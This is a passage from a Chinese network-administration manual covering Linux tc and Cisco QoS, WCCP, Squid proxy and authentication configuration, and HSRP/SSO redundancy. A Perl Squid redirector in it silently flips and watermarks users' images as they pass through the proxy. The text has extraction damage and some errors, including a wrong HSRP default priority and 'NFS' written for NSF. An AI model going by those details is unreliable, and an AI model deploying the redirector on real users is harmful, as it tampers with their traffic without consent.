# **tc class add dev eth0 parent 1:1 classid 1:20 htb rate 3mbit ceil 6mbit burst 15k**

# **tc class add dev eth0 parent 1:1 classid 1:30 htb rate 1kbit ceil 6mbit burst 15k**

# **tc qdisc add dev eth0 parent 1:10 handle 10: sfq perturb 10** # **tc qdisc add dev eth0 parent 1:20 handle 20: sfq perturb 10** # **tc qdisc add dev eth0 parent 1:30 handle 30: sfq perturb 10**

# **U32="tc filter add dev eth0 protocol ip parent 1:0 prio 1 u32"**

# **$U32 match ip dport 80 0xffff flowid 1:10**

# **$U32 match ip sport 25 0xffff flowid 1:20**

配置示例

过滤器：

# **tc filter add dev eth1 protocol ip parent 10: prio 1 u32 match dport 22 0xffff flowid 10:1**

# **match ip dst 1.1.1.1/32 flowid 10:1** # **match ip protocol 1 0xff flowid 10:1** # **match ip tos 0x10 0xff flowid 1:4**

根据标记匹配：

# **iptables -A PREROUTING -t mangle -i eth1 -j MARK --set-mark 666**

# **tc filter add dev eth1 protocol ip parent 1:0 prio 1 handle 666 fw flowid 1:1**

u32分类器：

# **tc filter add dev IF protocol ip priority PRIO parent 1:**

匹配第二个字节为0x10的数据包：

# **tc filter add dev eth0 protocol ip parent 1:0 pref 10 u32 match u32 00100000 00ff0000 at 0 flowid 1:10**

581/990

QQ群：632167235

匹配IP包里面包头数据， 开始为偏移0个字节：

# **tc filter add dev eth0 protocol ip parent 1:10 pref 10 u32 match u32 00000016 0000ffff at nexthdr**

**+0 flowid 1:10**

路由分类器， 凡是去往192.168.1.0的数据匹配类1:10：

# **ip route add 192.168.1.0/24 via 192.168.1.1 dev eth1 realm 10**

# **tc filter add dev eth1 parent 1:0 protocol ip prio 100 route to 10 classid 1:10**

**7.6.2.3 TopSec**

策略独享：

当多个访问控制规则引用同一个QoS策略时， 每一个ACL规则中匹配的所有连接各自共享QoS中设置的保证带宽和限制带宽。

# **qos rule add name test01 policy-type exclusive down-share-rate 100KBps down-share-limit 100KBps down-priority 2 refered 0**

受控：

匹配ACL策略的每一个连接都单独享有QoS中设置的“每主机限制带宽”， 但是所有源IP可以使用的总带宽不能超过QoS设定的“总限制带宽”。

# **qos rule add name test02 policy-type exclusive down-share-limit 100KBps down-exclusive-limit 100KBps down-priority 3 refered 0**

独享：

匹配ACL策略的每一个连接都单独享有QoS中设置的保证带宽和限制带宽， 并且不对总的带宽加以限制。# **qos rule add name test03 policy-type exclusive down-exclusive-rate 100KBps down-exclusive- limit 100KBps down-priority 2 refered 0**

共享：

当多个访问控制规则引用同一个QoS策略时， 所有匹配ACL规则的连接共享QoS中设置的保证带宽和限制带宽。

# **qos rule add name test04 policy-type share down-share-rate 100KBps down-share-limit 100KBps down-priority 2 refered 0**

注：

源和目的必须都包含区域， 且定义了带宽。

# **network interface eth10 bandwidth 33M**

**7.6.2.4 Cisco**

**7.6.2.4.1** 包头部

* tos 8 bit
* ip prec 3 bit
* dscp 6 bit

前3bit为优先级bit， 接下来2bit为丢弃优先级bit。

差分服务默认行为：

* ef 快速转发
* af 确保转发

- 1-4类

- AFxy x为类别， 高的优先， y为丢弃优先值， 低的优先

582/990

QQ群：632167235

* 转换成10进制为8x+2y
* 如果只配置10进制值， 值越大越优先
* be 尽力转发

**7.6.2.4.2 MQC**

模块化qos命令行。

class-map

* 区分大小写
* 默认match-all

**7.6.2.4.3 NBAR**

匹配NBAR协议：

# **match protocol http url \*.jpg|\*.exe**

# **match protocol {protocol}**

启用nbar自动发现：

# **ip nbar protocol-discovery**

加载NBAR：

# **ip nbar pdlm {unc path}**

**7.6.2.4.4** 令牌桶

将CIR设置为8000 bit/s， 那么就必须每秒将8000个令牌放入桶中， 当接口有数据通过时， 就从桶中移除相应的令牌， 每通过1 bit， 就从桶中移除1个令牌， 每秒钟往桶里加的令牌就决定了用户流量的速率， 这个速率就是CIR， 但是每秒钟需要往桶里加的令牌总数， 并不是一次性加完的， 一次性加进的令牌数量被称为Burst size(Bc)， 如果Bc只是CIR的一半， 那么很明显每秒钟就需要往桶里加两次令牌， 每次加的数量总是Bc

的数量。

还有就是加令牌的时间， Time interval(Tc)， Tc表示多久该往桶里加一次令牌， 而这个时间并不能手工设置， 因为这个时间可以靠CIR和Bc的关系计算得到， Bc/CIR=Tc， 单位统一为秒。

单速双色， CAR：

将CIR设置为8000 bit， 每一秒都会往桶里加8000个令牌， 在一秒钟结束后， 没有用完的令牌会被全部清空， 由下一秒重新加入。

单速三色， 整形：

在单速三色的令牌桶算法中， 使用两个令牌桶， 用户每秒的可用带宽总是两个桶的令牌之和， 第一个桶的令牌机制和单速双色算法没有任何区别， 关键在于第二个桶。第二个桶的令牌不能直接加入， 只有当一秒钟结束后， 第一个桶中存在剩余令牌时， 这些剩余令牌就可以从第一个桶中被转移到第二个桶中。但不是第一个桶所有未用令牌都可以放入第二个桶， 是有限制的， 最大数量被称为Excess Burst size(Be)， 在每一秒

结束时， 如果用户没有将第二个桶的令牌用完， 那么第二个桶的令牌也是要全部被清除的， 第二个桶中的令牌都是来自于上一秒第一个桶没用完的令牌。

双速三色， 监管pir：

第一个桶与以往的算法相同， 也就是每秒都有CIR的数量， 而第二个桶可以直接设置为CIR+Be之和， 称为

PIR， 也就是说第二个桶总是比第一个桶要大， 用户的流量总是以第二个桶的大小传输， 而不用像单速三色的令牌桶算法中， 需要在上一秒钟以低于CIR的速度传输。当用户的数据通过接口时， 总是先检查第二个桶的最大速率， 即PIR， 如果超出则采取动作， 如果未超出， 再检查是否符合第一个桶的CIR， 如果超出CIR， 则采取相应动作。

个人增加： 如果未超过， 则正常传输， 第二个桶不清， 用完后再攒这么些。

583/990

QQ群：632167235

**7.6.2.4.5** 拥塞管理

**7.6.2.4.5.1 WFQ**

加权公平队列优先级需要+1

解决交互式流量（ 小包） 的问题， 先走小包（ FT 完成时间 短的）， 先丢FT大的

FT = （ 当前时间 + 数据包长度）\* 32384 /（ 优先级 + 1）

HQO 保持队列

CDT 拥塞丢弃门限

丢弃：

* 没超过HQO
* 没超过CDT， 入队
* 超过CDT， 丢弃FT大的
* 超过HQO
* 比最后一个包的FT小， 丢最后一个包， 入队
* 比最后一个包大， 丢弃

# **sh queueing fair**

interface f0/0

fair-queue [cdt] [dynamic-queues] [reserv-queues]

**7.6.2.4.5.2 CQ**

自定义队列

最多16个队列， 还有一个优先级队列0 轮询每个队列

当输出队列拥塞时效果才明显

保证最小带宽， 可以使用其他未用带宽

默认：

* byte-count = 1500 bytes
* queue-limit = 20 packets

# **sh int**

# **sh queueing custom**

# **sh queue f0/0 [queue no]**

queue-list 1 protocol ip 1 udp rip int f0/0

custom-queue-list 1

# **queue-list 1 lowest-custom 2** #队列个数， 0队列和1队列都是优先级队列

**7.6.2.4.5.3 PQ**

优先级队列

584/990

QQ群：632167235

共4个队列， 高优先级队列发完后再发低优先级

可以限制每个队列一次性传输的最大数据包个数,当某个队列传输的数据包达到最大数量之后,无论是否还有数据包,都必须传递下一个队列

priority-list 2 protocol ip high tcp telnet int f0/0

priority-group 2

**7.6.2.4.5.4 CBWFQ**

加权公平队列

丢弃策略尾丢弃或WRED

保证最小带宽， 可以使用其他未用带宽最多可配64类数据

只能用在出方向

使用带宽的75%， 默认没有分配带宽的流量使用这25% #max-reserved-bandwidth 75

EF队列

* 如果EF有报文， 则优先发送， 如果其他队列有报文则会被限速， 由于在接口拥塞时限制开始起作用， 所以不必设置队列长度

BE队列

* 缺省类默认类别

**7.6.2.4.5.5 LLQ**

低延迟队列

保证最小， 但不能超过带宽

policy-map LLQ

class VOIP

priority {kbps} [burst {bytes}]

**7.6.2.4.5.6 FIFO**

默认低于2.048M WFQ， 无法更改默认高于2.048M FIFO

默认进75， 出40个包

# **hold-queue**

**7.6.2.4.5.7 RTP**

只支持串行接口

为udp端口16388和16383配置保证200kbit带宽：

# **ip rtp priority 16388 16383 200**

585/990

QQ群：632167235

**7.6.2.4.6** 拥塞避免

**7.6.2.4.6.1 Legacy WRED**

interface s0/0

random-detect [dscp-based|prec-based] #开启随机检测， 默认基于IP优先级

**7.6.2.4.6.2 MQC WRED**

policy-map cisco

class cisco

bandwidth {kbps}

random-detect dscp-based

random-detect dscp {rsvp} {value}

**7.6.2.4.7** 流量管制和整形

**7.6.2.4.7.1** 说明

如果处理方式为丢弃超出带宽,那么这种行为称为管制(Policing),如果是将超出的带宽缓存在内存中,等到下一秒再传递,这种行为称为整形(Shaping)。

作用： 限速。

流量整形用在出口， 监管都可用。

一个令牌整形为bit。一个令牌监管为字节。

在整形队列中只有WFQ。帧中继队列为fifo。

整形不能重新标记。

**7.6.2.4.7.2 Legacy GTS**

GTS对于不符合流量特性的报文进行缓冲， 减少了由突发流量造成的报文的丢弃， 超过队列长度的丢弃。超过的流量不做处理， 默认被缓存。

# **traffic-shape {rate | group (acl)} {access-rate (bps)} [Bc (bits) [Be (bits)]] [buffer limit]**

帧中继环境下：

* 接收到BECN速率会下降1/4

# **traffic-shape adaptive 96000**

586/990

QQ群：632167235

* 下降最小的值， 敲上之后才会识别BECN
* 收到BECN时traffic shape才会生效
* 单向流量下， 在接收端敲上 **traffic-shape fecn-adapt**

**7.6.2.4.7.3 MQC CB-shaping**

cir 8000， bc 1000， bc不要小于1000， 否则不会生效， be可以为0。

policy-map cisco

class cisco

shape average 8000 1000 0

**7.6.2.4.7.4** 管制

policy-map cisco

class cisco

police cir 8000 bc 1000 be 1000 conform-action transmit exceed-action drop

可用在入或出接口， 可以重标记。

**7.6.2.4.7.5 FRTS**

队列可以随便改， 默认fifo。

map-class frame-relay TO\_R5

frame-relay cir 384000

frame-relay mincir 256000 #收到BECN后最小保证

frame-relay bc 3840

frame-relay be 0

frame-relay adaptive-shaping becn #识别BECN

frame-realy adaptive-shaping interface-congestion #物力接口发生拥塞则降速

frame-relay holdq 100 #fifo保持队列

!

map-class frame-TO\_R3

frame-relay fecn-adapt #单向流量

!

interface s0/0

frame-relay traffic-shaping

frame-relay interface-dlci 305

class TO\_R5

**7.6.2.4.8** 策略

利用CAR进行报文流量控制时， 对不符合流量特性的报文进行丢弃。必须开启cef。

int f0/0

rate-limit output 8000 1500 2500 conform-action transmit exceed-action drop

# **sh int rate-limit**

587/990

QQ群：632167235

基于源MAC

access-list rate-limit 100 2222.2222.2222 int f0/0

rate-limit input access-group rate-limit 100 8000 1500 2000 conform-action drop exceed-action drop

标记之后可以在出口分类使用。

2000是整个的大小， 1500是bc， cir和bc一样大， 2000 - 1500是be。

**7.6.2.4.9** 无条件丢弃

class-map class1

match access-group 101 policy-map policy1

class class1

drop

**7.6.2.4.10 Auto QOS**

在网络连接的每一段多要开启每一端的带宽必须相同

开启auto qos的条件

* 必须开启cef
* 必须有IP
* 必须使用bandwidth命令

interface f0/0

bandwidth 1500

auto discovery qos

auto qos

**7.6.2.4.11** 链路效率

TCP头压缩

只能对RTP和TCP进行压缩

# **ip tcp header-compression**

policy-map COM

compression header ip rtp

链路分片与交叉（ LFI）

**7.6.3** 缓存代理

**7.6.3.1 WCCP**

588/990

QQ群：632167235

参数

udp/2048 10s/c

25s没收到就发一个消息， 30s删除

Cisco配置

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ ip wccp ver 2

ip wccp web-cache ip wccp 61

ip wccp 62

ip wccp check services all

ip access-list extended wccp\_redirect

deny tcp host $squid-ip any eq www

permit tcp any any eq www

ip wccp web-cache redirect-list wccp\_redirect interface FastEthernet0/0

ip address 192.168.0.101 255.255.255.255

ip wccp web-cache redirect in interface FastEthernet0/1

ip address 127.0.0.1 255.255.255.255

ip wccp web-cache redirect out

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

SQUID配置

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ wccp2\_router 192.168.0.101 wccp2\_forwarding\_method gre

wccp2\_return\_method gre wccp2\_service standard 0

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Linux配置

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ modprobe ip\_gre

ip tunnel add wccp0 mode gre remote $ASA-EXT-IP local $SQUID-IP dev eth0 ifconfig wccp0 $SQUID-IP netmask 255.255.255.255 up

echo 0 >/proc/sys/net/ipv4/conf/wccp0/rp\_filter echo 0 >/proc/sys/net/ipv4/conf/eth0/rp\_filter echo 1 >/proc/sys/net/ipv4/ip\_forward

iptables -t nat -A PREROUTING -i wccp0 -p tcp --dport 80 -j REDIRECT --to-port 3128 iptables -t nat -A POSTROUTING -j MASQUERADE

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

**7.6.3.2 Squid**

589/990

QQ群：632167235

**7.6.3.2.1** 语法

* #开头的是注释
* 大小写不敏感
* 对于只能指定唯一值的参数， 重复赋值， 后面的覆盖前面的
* 对于指定列表值的参数， 每一个新增的值都有效
* 时间单位 hours days minutes
* 文件、内存单位 bytes KB MB GB
* 如果一个参数的值被另一个参数所使用， 就要注意顺序

检查配置文件语法：

# **squid -k parse**

**7.6.3.2.2** 命令

打印出可用命令：

# **squidclient -p PORT mgr:menu**

或者：

# **squidclient -h**

取得squid运行状态信息：

# **squidclient -p 80 mgr:info**

取得squid内存使用情况：

# **squidclient -p 80 mgr:mem**

取得squid已经缓存的列表：

# **squidclient -p 80 mgr:objects. use it carefully,it may crash**

取得squid的磁盘使用情况：

# **squidclient -p 80 mgr:diskd**

强制更新某个url（ 清除某个网页的缓存）：

# **squidclient -p 80 -m PURGE <http://www.php-oa.com/static.php>**

获得squid执行中的状态最简单的方式便是透过浏览器来观察。squid本身提供一个cgi程序， 文件名为

cachemgr.cgi。squid安装完后将它复制到Apache下的cgi-bin这个目录下即可使用。要察看Cache Manager提供的信息时， 请在浏览器的位址列中键入：

[http://伺](http://伺/)服器的名称或IP位址/cgi-bin/cachemgr.cgi

或者使用下面的方法：

# **squidclient -t 1 -h localhost -p 80 mgr:inf**

**7.6.3.2.3** 代理

标准代理

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ http\_port 192.168.56.1:8080

dns\_nameservers 192.168.56.106 202.1.1.1 #dns visible\_ 192.168.56.106 #主机名

acl lanclient src 192.168.56.0/24 http\_access allow lanclient

cache\_mgr root@localhost.com #管理员邮箱

redirect\_children 30 #重定向进程数dns\_children 25 #dns进程数

590/990

QQ群：632167235

cache\_access\_log /var/log/squid/access.log cache\_log /var/log/squid/cache.log cache\_store\_log /var/log/squid/store.log

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

反向代理

基本配置

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ http\_port 80 vhost vport

cache\_peer 192.168.56.106 parent 80 0 no-query origiserver

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

基于主机头的虚拟主机

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ http\_port 80 vhost vport

cache\_peer 192.168.56.1 parent 80 0 no-query originserver name=ibm cache\_peer 192.168.56.1 parent 80 0 no-query originserver name=cisco cache\_peer\_domain ibm [www.ibm.com](http://www.ibm.com/)

cache\_peer\_domain cisco [www.cisco.com](http://www.cisco.com/) cache\_peer\_access ibm allow all cache\_peer\_access cisco allow all

acl webserver dst 192.168.56.1 http\_access allow webserver

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

负载均衡

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

cache\_peer 192.168.56.10 parent 8080 0 no-query originserver round-robin name=web1 cache\_peer 192.168.56.11 parent 8080 0 no-query originserver round-robin name=web2 cache\_peer 192.168.56.12 parent 8080 0 no-query originserver round-robin name=web3 cache\_peer\_domain web1 web2 web3 [www.example.com](http://www.example.com/)

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

透明代理

http\_port 8080 transparent

* 将访问80的流量转到本机8080端口
* 本机有可能要配NAT
* 临时端口号有可能不够用， 通过/proc/sys/net/ipv4/ip\_local\_port\_range修改临时端口号

**7.6.3.2.4** 认证

文件认证

注：

需要使用htpasswd生成用户名密码。认证机制需要写在acl的上面。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

591/990

QQ群：632167235

auth\_param basic program /usr/lib/squid/ncsa\_auth /etc/squid/user auth\_param basic children 10

auth\_param basic realm "Input Username&Password" auth\_param basic credentialsttl 1 hour

acl authuser proxy\_auth REQUIRED http\_access allow authuser

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

MySQL认证

下载mysql\_auth模块。

# **vi Makefile**

CFLAGS = -I/usr/include -L/usr/lib/mysql

更改最后面的INSTALL的用户名。

# **vi define.c**

#define CONFIG\_FILE "/etc/mysql\_auth.conf"

#define DEF\_MYSQL\_SOCKET "/var/lib/mysql/mysql.sock

# **vi mysql\_auth.conf**

mysqld\_socket /var/lib/mysql/mysql.sock

导入mysql脚本， 使用mypasswd命令控制用户。

auth\_param basic program /usr/lib/squid/mysql\_auth

也可以用squid\_db\_auth来认证， 表中必须有enabled列。

Raduis认证

squid\_radius\_auth

IP-User认证

IP地址与用户名对应：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

external\_acl\_type ip\_user\_check children=5 %SRC %LOGIN /usr/lib/squid/ip\_user\_check -f /etc/squid/ipuser.conf acl ipuser external ip\_user\_check

http\_access allow authuser ipuser

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi ip\_user\_check**

192.168.0.0/24 ALL|NONE|username|@group

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

限制同一个用户名登录次数：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ acl FOO max\_user\_ip 2

http\_access deny FOO

authenticate\_ip\_ttl 0 seconds #默认， 记住认证用户IP地址的时间

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

**7.6.3.2.5** 缓存

缓存目录配置

592/990

QQ群：632167235

cache\_dir 存储机制 目录 目录容量 L1 L2 [参数]

* 存储机制默认使用ufs
* 目录容量为使用的空间上限
* 参数：
  + read-only： 只读， 当想将缓存目录从一个迁移到另一个时， 简单地删除目录会使命中率下降， 设为read-

only一段时间后再删除

* + max-size=1048576： 缓存目录里最大文件大小
  + maximum\_object\_size 100KB： 要缓存文件的最大大小

绕过缓存防护

在正常情况下， Squid会在内存Cache中处理所有请求， 可以发现大多数请求的压力根本无法到达后端服务器， 同时在日志中记录TCP\_MEM\_HIT条目。

当在HTTP请求头中加入Cache-Control:no-cache时， 则会将请求向后转发， 同时记录

TCP\_CLIENT\_REFRESH\_MISS条目。

防护方法：

acl LocalServers dst 192.168.0.0/24 no\_cache deny LocalServers

当访问不存在的文件时会记录TCP\_NEGATIVE\_HIT条目， 不会向后转发， 配置选项为：

negative\_ttl time-units

由于对cgi-bin目录做了特殊处理， 请求也不会被缓存， 配置选项为：

hierarchy\_stoplist cgi-bin?

acl QUERY urlpath\_regex cgi-bin\? no\_cache deny QUERY

**7.6.3.2.6** 集群

格式：

cache\_peer type http-port icp-port [参数]

type： parent(父代理) sibling(同级代理) icp-port： 3130

htcp： 4827(需增加htcp选项)

参数：

proxy-only： 不存储来自邻居的响应

weight=n： 父级代理优先级

no-query： 取消向同级代理发送请求时发送icp请求， 向父级代理请求时可以不发送icp数据包

default： 此服务器是默认的代理服务器

指定对邻居代理的访问列表：

cache\_peer parent.example.com parent 8080 3130 acl http proto HTTP

cache\_peer\_access parent allow http

允许或拒绝从父级代理中取得数据： acl lansite dstdomain .example.com never\_direct allow !lansite

某些请求直接转发到原始服务器： acl lan src 192.168.56.0/24 always\_direct allow lan

针对不同的请求使用不同的代理服务器： cache\_peer\_domain p.example.com example.com cache\_peer\_domain o.example.com !example.com

593/990

QQ群：632167235

**7.6.3.2.7** 重定向器

重定向器接受4个元素， 之间用空格分开：

1. 请求URI
2. 客户IP地址和完全可验证域名
3. 用户名， 通过RFC 1413 ident或代理验证
4. HTTP请求方式

例如：

<http://www.example.com/page1.html>192.168.2.3/user.host.name jabroni GET

如果有部分未知， 则用-代替。

处理包含空格的URI：

假如请求URI包含空格， 并且uri\_whitespace指令设置为allow， 那么任何在URI里的空格被递交到重定向器。如果重定向器的解析器很简单， 那它在这种情况下会很困惑。在使用重定向器时， 有2个选项来处理URI里的空格。

一个选项是设置uri\_whitespace指令为任何值， 除了allow。默认的设置strip， 在大多数情况下可能是个好的选择， 因为squid在解析HTTP请求时， 它简单的从URI里删除空格。

假如上述方法不可行， 你必须确保重定向器的解析器足够巧妙， 以检测额外的元素。例如， 假如它发现接

收自squid的行里的元素不止4个， 它会假设最后3个元素是IP地址， ident， 和请求方式。在最后3个元素之前的任何东西， 组成请求URI。

重定向器的命令行程序：

redirect\_program /usr/local/squid/bin/my\_redirector -xyz

进程数：

redirect\_children 20

是否更新host头：

redirect\_rewrites\_host\_header off

访问列表：

acl Foo src 192.168.1.0/24 acl All src 0/0 redirector\_access deny Foo redirector\_access allow All

如果负载较高， 则不重定向处理：

redirector\_bypass on

脚本示例：

594/990

QQ群：632167235

**7.6.3.2.8** 安全

访问控制

定义

语法：

acl name type value1 value2 ...

595/990

#!/usr/bin/perl

$|**=**1;

$count **=** 0;

$pid **=** $$;

**while** (**<>**) {

**chomp** $\_;

**if** ($\_ =~ /(.\*\.jpg)/i) {

$url **=** $1;

**system**("/usr/bin/wget", "-q", "-O","/mydoc/test/images/$pid-$count.jpg", "$url"); **system**("/usr/bin/mogrify", "-flip","/mydoc/test/images/$pid-$count.jpg"); **system**("/usr/bin/convert", "/mydoc/test/images/$pid-$count.jpg", "/mydoc/test/logo.png", "-

composite", "/mydoc/test/images/$pid-$count-1.jpg"); **system**("/bin/chmod", "644", "/mydoc/test/images/$pid-$count-1.jpg"); **print** ["http://192.168.56.1/images/$pid-$count-1.jpg\n"](http://192.168.56.1/images/%24pid-%24count-1.jpg\\n);

# print ["http://192.168.56.1/images/1.jpg\n";](http://192.168.56.1/images/1.jpg\\n)

}

**elsif** ($\_ =~ /(.\*\.gif)/i) {

$url **=** $1;

**system**("/usr/bin/wget", "-q", "-O","/mydoc/test/images/$pid-$count.gif", "$url"); **system**("/usr/bin/mogrify", "-flip","/mydoc/test/images/$pid-$count.gif"); **system**("/bin/chmod", "644", "/mydoc/test/images/$pid-$count.gif");

**print** ["http://192.168.56.1/images/$pid-$count.gif\n"](http://192.168.56.1/images/%24pid-%24count.gif\\n); # print ["http://192.168.56.1/images/1.jpg\n";](http://192.168.56.1/images/1.jpg\\n)

}

**elsif** ($\_ =~ /(.\*\.png)/i) {

$url **=** $1;

**system**("/usr/bin/wget", "-q", "-O","/mydoc/test/images/$pid-$count.png", "$url"); **system**("/usr/bin/mogrify", "-flip","/mydoc/test/images/$pid-$count.png"); **system**("/bin/chmod", "644", "/mydoc/test/images/$pid-$count.png");

**print** ["http://192.168.56.1/images/$pid-$count.png\n"](http://192.168.56.1/images/%24pid-%24count.png\\n); # print ["http://192.168.56.1/images/1.jpg\n";](http://192.168.56.1/images/1.jpg\\n)

}

**else** {

**print** "$\_\n";;

}

$count**++**;

}

QQ群：632167235

type：

src dst srcdomain dstdomain port myport url\_regex urlpath\_regex srcdom\_regex dstdom\_regex maxconn time method proto browser arp

可以将value放在文件里：

acl badclient src "/tmp/badclients"

* 同一个name的值写在一行和写在多行效果一样
* ACL匹配域名时， 域名前面有“.”则匹配子域名

控制

动作： allow|deny [!]ACLname

规则： http\_access

时间控制：

acl worktime time MTWHF 9:00-18:00

返回信息：

deny\_info please\_call\_admin aclname

假如没有访问规则导致匹配， 默认动作是列表里最后一条规则的取反。

日志

cache\_log /var/log/squid/cache.log #包含状态性的和调试性的消息cache\_access\_log /var/log/squid/access.log #包含每个客户请求的单一行cache\_store\_log /var/log/squid/store.log #包含进入和离开缓存的每个目标的记录client\_netmask 255.255.255.0 #在日志里掩盖一些位， 保护用户隐私

进程控制

执行完特权指令后， 变成那个用户， 以root启动时才使用：

cache\_effective\_user squid

切换根目录：

chroot /directory

**7.6.4** 高可用性

**7.6.4.1 RPR**

RPR（路由处理器冗余）

以下事件会触发从活跃Supervisor引擎到备用Supervisor引擎的切换：

* 活跃Supervisor引擎上的RP（ 路由处理器） 或SP（ 交换处理器） 发生故障。
* 通过CLI手动切换。
* 活跃Supervisor引擎被拆除。
* Supervisor引擎之间的时钟同步失败。

倒换后， 冗余Supervisor引擎进入全面运行状态， 而其他模块上会发生下列事件：

* 重置（ Power Cycled） 所有交换模块。
* 现在活跃的Supervisor引擎上初始化MSFC（ 包括二层和三层协议） 上的其他保留子系统。

596/990

QQ群：632167235

* 新的活跃Supervisor引擎上的ACL被重新加入到Supervisor引擎到硬件中。

RPR+（路由器冗余性增强版）

在使用RPR+时， 冗余的Supervisor引擎已经完全初始化并配置完成， 这样当活跃引擎出现故障或手动切换时， 倒换时间就会缩短。

如果两个引擎镜像版本不同， 将使用RPR冗余模式。

进入冗余性配置模式：

# **redundancy**

启用RPR+：

# **mode rpr-plus**

查看冗余性：

# **show redundancy states**

SSO（状态化故障倒换）

SSO能够在Supervisor引擎进行故障倒换的过程中， 最小化二层流量中断的时间。

启用SSO的引擎主备会同步很多信息， 当任意支持SSO的特性由于活跃Supervisor引擎的故障导致中断， 都会由备用Supervisor引擎无缝接管。

配置SSO：

redundancy

mode sso

NSF结合SSO

NSF结合SSO冗余特性包括使用标准SSO进行二层交换； 同时该特性还通过继续使用倒换前活跃Supervisor引擎中建立的CEF条目， 在倒换引起的三层网络不可用期间， 继续转发IP数据包， 从而减少了网络不可用时间。NSF结合SSO冗余性模式能够提供零丢包率或接近于零丢包率的高可用性。

在使用NSF结合SSO特性时， 该特性所支持的三层路由协议会自动收敛， 同时设备仍继续转发数据包。同时备用引擎维护着从活跃引擎复制来的CEF条目。

通过对路由协议的更改， 是启用了NFS的路由器能够在故障倒换期间， 向NFS感知邻居路由器发送特殊的数据包来触发路由更新。

总之， NFS提供了以下好处：

* 增强了网络可用性： NFS会持续转发网络流量和应用的状态信息， 因此用户流量并不会由于引擎的故障倒换而中断。
* 网络整体的稳定性： 在引擎倒换的过程中， 保留了路由协议的邻居关系， 从而提高了网络的稳定性。

配置OSPF、EIGRP和IS-IS需要使用命令 **nsf router-level**

配置BGP需要使用命令 **bgp graceful-restart**

**7.6.4.2 HSRP**

* HSRP（ 热备份路由器协议）
* Cisco协议。
* 当网络中配置了生成树和HSRP的时候， 应确保活跃路由器和相应VLAN的根网桥相同。

HSRP角色

虚拟路由器： 就是在终端设备上作为默认网关配置的一对一IP地址和MAC地址。一个HSRP组有一个虚拟路由器。

活跃路由器（ active） ： 活跃路由器在物理上转发所有发送到虚拟路由器MAC地址的数据包。一个HSRP组中有一个活跃路由器。

备用路由器（ standby） ： 备用路由器会监听周期性Hello消息。当活跃路由器发生故障后， 备用路由器就会

597/990

QQ群：632167235

接替活跃路由器。一个HSRP组中只有一个备用路由器。

其他路由器： 一个HSRP组中可以有两台以上路由器， 但只有活跃路由器和备用路由器各一台， 其他路由器保持在初始状态（ Initial State） ， 当活跃路由器和备用路由器都发生故障时， 其他路由器就会竞争活跃路由器和备用路由器。

HSRP状态

状

HSRP优先级和抢占

HSRP优先级默认是0， 范围是0～ 255。

在选举过程中， HSRP组中最高优先级的路由器将成为活跃路由器， 如果出现优先级相同的情况， 那么具有最高IP地址的路由器会成为活跃路由器。

当一台具有抢占能力的设备重启后， 在分布层交换机与其他网络建立了完整的连通性之前， 不应该开始

HSRP抢占通信， 因此需要配置抢占延迟。只有优先级才会导致抢占， IP不会抢占。

HSRP认证

HSRP认证可以防止网络中的恶意路由器加入到HSRP组中。认证字串的最大长度为8字节， 默认关键字为cisco。

HSRP计时器

Hello消息中包含了路由器的优先级、Hello时间和保持时间。其中的msec参数用于次秒级的故障倒换。默认Hello时间3s， 保持时间10s。

HSRP版本

默认版本为HSRPv1， 最多可以配置255组号码。由于一台设备可以支持4095个VLAN， 因此可以在多个接口上重复使用相同的HSRP组号码。

不同版本间不能通信。

HSRP追踪

接口追踪特性能够使备用组路由器根据某个路由器接口的可用性状态， 来自动调节优先值。一台路由器可以配置多个接口。

使用track命令配置对象追踪。

HSRP地址

版本1使用组播地址224.0.0.2端口UDP/1985发送Hello消息， MAC地址为0000.0c07.acXX， 00000c是Cisco的厂

598/990

状态

定义

初始（ Initial）

最开始的状态。初始状态表示路由器还未运行HSRP。路由器配置发生变化或接口刚进入Up 态， HSRP路由器就会进入初始状态。

监听（ Listen）

该路由器知道虚拟IP地址， 但他既不是活跃路由器， 也不是备用路由器。它会监听那些路由发出的Hello消息。此状态目的是为了确认组中是否已经存在活跃路由器或备用路由器。

宣告（ Speak）

该路由器发送周期性Hello消息， 并且积极参与到活跃路由器或备用路由器的选举中。一台路器只有知道虚拟IP地址， 才可以进入宣告状态。

备用（ Standby）

该路由器是成为下一个活跃路由器的候选者， 它会发送周期性Hello消息。在排除了暂时的条之后， HSRP组中最多有一个路由器处于备用状态。

活跃（ Active）

该路由器负责转发所有发送到虚拟组MAC地址的数据包。它会发送周期性Hello消息。在排除暂时的条件之后， HSRP组中有且只有一台路由器处于活跃状态。

QQ群：632167235

商表识， 07ac是HSRP协议， XX代表组号。

版本2使用组播地址224.0.0.102， MAC地址为0000.0c9f.fXXX。

当运行HSRP时， 终端主机一定不能获得备用组中路由器的真实MAC地址。在启用HSRP时， 接口上的ICMP重定向功能会自动禁用。虚拟地址不能与其中一个组成员真实地址相同。

HSRP配置

配置优先级：

# **standby group-number priority priority-value**

配置抢占：

# **standby [group-number] preempt {delay} [minimum delay]**

配置认证：

# **standby 10 authentication xyz123**

配置计时器：

# **standby group-number timers [msec] hellotime holdtime**

配置接口追踪：

# **standby [group-number] track f0/0 [priority]**

查看HSRP配置：

# **show standby brief**

配置示例：

interface vlan 10

ip address 10.1.1.2 255.255.255.0

standby 10 ip 10.1.1.1

standby 10 priority 110

